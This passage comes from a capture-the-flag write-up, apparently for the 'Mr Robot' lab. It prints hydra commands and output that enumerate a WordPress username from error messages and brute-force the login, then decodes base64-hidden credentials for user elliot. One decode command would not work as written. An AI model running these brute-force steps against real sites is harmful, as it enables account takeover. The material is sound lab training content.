
After successfully downloaded the file to my local machine, I viewed the content of this file and found it was potential usernames and passwords.



Now following the wp-login.php path url, I am presented with a wordpress CMS login page.
As seen I entered a random username and password, and from the error message, I realized the username was the one being checked. I used this flaw to get our self username first and then get password.



So after entering a random username and password, I intercepted the post request using burpsuite as seen below.




My interest was the highlighted part in the image above.

Using the hydra tool, I bruteforced for valid username. From the image below, I found a valid user called elliot.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
└─# hydra -L fsocity.dic -p letmein 10.10.100.143 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid us
ername" -vV -F -t 10
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-06 11:47:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
und, to prevent overwriting, ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 858235 login tries (l:858235/p:1), ~85824 tries per task
[DATA] attacking http-post-form://10.10.100.143:80/wp-login.php:log=^USER^&pwd=^PASS^:F=Invalid username
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.100.143 - login "true" - pass "letmein" - 1 of 858235 [child 0] (0/0)
[ATTEMPT] target 10.10.100.143 - login "false" - pass "letmein" - 2 of 858235 [child 1] (0/0)
[ATTEMPT] target 10.10.100.143 - login "wikia" - pass "letmein" - 3 of 858235 [child 2] (0/0)
[ATTEMPT] target 10.10.100.143 - login "from" - pass "letmein" - 4 of 858235 [child 3] (0/0)
[ATTEMPT] target 10.10.100.143 - login "the" - pass "letmein" - 5 of 858235 [child 4] (0/0)
[ATTEMPT] target 10.10.100.143 - login "now" - pass "letmein" - 6 of 858235 [child 5] (0/0)
[ATTEMPT] target 10.10.100.143 - login "Wikia" - pass "letmein" - 7 of 858235 [child 6] (0/0)
[ATTEMPT] target 10.10.100.143 - login "extensions" - pass "letmein" - 8 of 858235 [child 7] (0/0)
[ATTEMPT] target 10.10.100.143 - login "scss" - pass "letmein" - 9 of 858235 [child 8] (0/0)
[ATTEMPT] target 10.10.100.143 - login "window" - pass "letmein" - 10 of 858235 [child 9] (0/0)
[VERBOSE] Disabled child 0 because of too many errors
[VERBOSE] Disabled child 1 because of too many errors
[VERBOSE] Disabled child 2 because of too many errors
[VERBOSE] Disabled child 3 because of too many errors
[VERBOSE] Disabled child 4 because of too many errors
[VERBOSE] Disabled child 6 because of too many errors
[VERBOSE] Disabled child 7 because of too many errors
[VERBOSE] Disabled child 8 because of too many errors
[VERBOSE] Disabled child 9 because of too many errors
[ATTEMPT] target 10.10.100.143 - login "http" - pass "letmein" - 11 of 858244 [child 5] (0/9)
[ATTEMPT] target 10.10.100.143 - login "var" - pass "letmein" - 12 of 858244 [child 5] (0/9)
[ATTEMPT] target 10.10.100.143 - login "page" - pass "letmein" - 13 of 858244 [child 5] (0/9)
[ATTEMPT] target 10.10.100.143 - login "Robot" - pass "letmein" - 14 of 858244 [child 5] (0/9)
```

```
[ATTEMPT] target 10.10.100.143 - login "Elliot" - pass "letmein" - 15 of 858244 [child 5] (0/9)
[80][http-post-form] host: 10.10.100.143   login: Elliot   password: letmein
[STATUS] attack finished for 10.10.100.143 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-06 11:48:44
```


I used this username and a random password to login but I was promted with a different error message that made a lot of sense to me. This is what I realized, in this system, there was a valid username elliot. Now I needed to hunt for the password.




Using the dic file, I tried to bruteforced for valid password, However, the password found as shown from the image below, was invalid. It took me time to figure out my way in.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
└─# hydra -l Elliot -P fsocity.dic 10.10.11.162 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=The password you entered for the username Elliot is incorre
ct" -vV -t 1
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-06 13:44:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 858235 login tries (l:1/p:858235), ~858235 tries per task
[DATA] attacking http-post-form://10.10.11.162:80/wp-login.php:log=^USER^&pwd=^PASS^:F=The password you entered for the username Elliot is incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.11.162 - login "Elliot" - pass "true" - 1 of 858235 [child 0] (0/0)
[80][http-post-form] host: 10.10.11.162   login: Elliot   password: true
[STATUS] attack finished for 10.10.11.162 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-06 13:44:22

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
└─#
```

From the gobuster output files I found initially, Among them, license was one of them. Upon browsing for license directory, I found base64 value in the source code.




Checked this page as well, nothing interesting found.




Decoding the base64 text, it was a username and password belonging to user elliot.


```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
└─# echo "ZWxsaW90OkVSMjgtMDY1Mgo=" > base64-text | base64 -d
elliot:ER28-0652

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
└─#
```



